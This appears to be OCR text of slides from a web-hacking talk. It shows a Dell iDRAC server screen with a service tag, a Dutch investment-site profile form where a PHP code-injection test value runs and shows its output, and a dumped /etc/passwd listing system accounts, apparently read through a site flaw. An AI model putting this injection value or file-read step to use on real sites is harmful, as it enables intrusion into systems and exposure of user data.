
Server Information	
Power State	ON
System Model	PowerEdge R610
System Revision	II
System Host Name	SVR-ESX05
Operating System	VMware ESXi 6.0.0 build-3247720
Operating System Version	
Service Tag	5MVK75J
Express Service Code	12267178039
BIOS Version	6.0.7
Firmware Version	1.80 (Build 17)

Quick Launch Tasks

- Power ON / OFF
- Power Cycle System (cold boot)
- Launch Virtual Console
- View System Event Log
- View iDRAC Log
- Update Firmware
- Reset iDRAC

PWNED!

Let’s hack! Web style…



https://[redacted]l.nl/index.php/leden/profiel

test

1011aa

Telefoonnummer *

Geboortegegevens

Geboortedag * 1

Geboortemaand * Januari

Geboortejaar * 1970


Geboorteplaats

test

Rekeningnummer: Benodigd voor het maken van investeringsovereenkomst

Rekeningnummer * NL33

Rekening t.n.v. * <?php echo 4; ?>



Geboortegegevens

Geboortedag * 1

Geboortemaand * Januari


Geboortejaar * 1970

Geboorteplaats test

Rekeningnummer: Benodigd voor het maken van investeringsovereenkomst

Rekeningnummer * NL33


Rekening t.n.v. * 4



```
'root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/us
bin:x:2:2:bin:/bin:/usr/sbin/nolo
sys:x:3:3:sys:/dev:/usr/sbin/nolo
sync:x:4:65534:sync:/bin:/bin/syn
games:x:5:60:games:/usr/games:/us
man:x:6:12:man:/var/cache/man:/us
lp:x:7:7:lp:/var/spool/lpd:/usr/s
mail:x:8:8:mail:/var/mail:/usr/sb
news:x:9:9:news:/var/spool/news:/
uucp:x:10:10:uucp:/var/spool/uucp
proxy:x:13:13:proxy:/bin:/usr/sbi
www-data:x:33:33:www-data:/var/ww
backup:x:34:34:backup:/var/backup
list:x:38:38:Mailing List Manager
irc:x:39:39:ircd:/var/run/ircd:/u
gnats:x:41:41:Gnats Bug-Reporting
nobody:x:65534:65534:nobody:/none
libuuid:x:100:101::/var/lib/libuu
syslog:x:101:104::/home/syslog:/b
messagebus:x:102:105::/var/run/db
vdvdstoep:x:1000:1000:vdvdstoep,,
sshd:x:103:65534::/var/run/sshd:/
mysql:x:104:111:MySQL Server,,,:/
uploadhertje:x:1001:1001:,,,:/hom
smmta:x:105:113:Mail Transfer Age
smmsp:x:106:114:Mail Submission P
' />
                                  <
                                </l
```

ECARDS…

AS A SERVICE!



Verstuur een kaart

Home → Verstuur een kaart

eCard sent successfully!

○ ○ ○ ○ ○ ○

○ ○ ○ ○ ○ ○

○ ○ ○ ○ ○ ●

Upload Afbeelding [Bladeren...] Geen bestand geselecteerd.

Uw naam

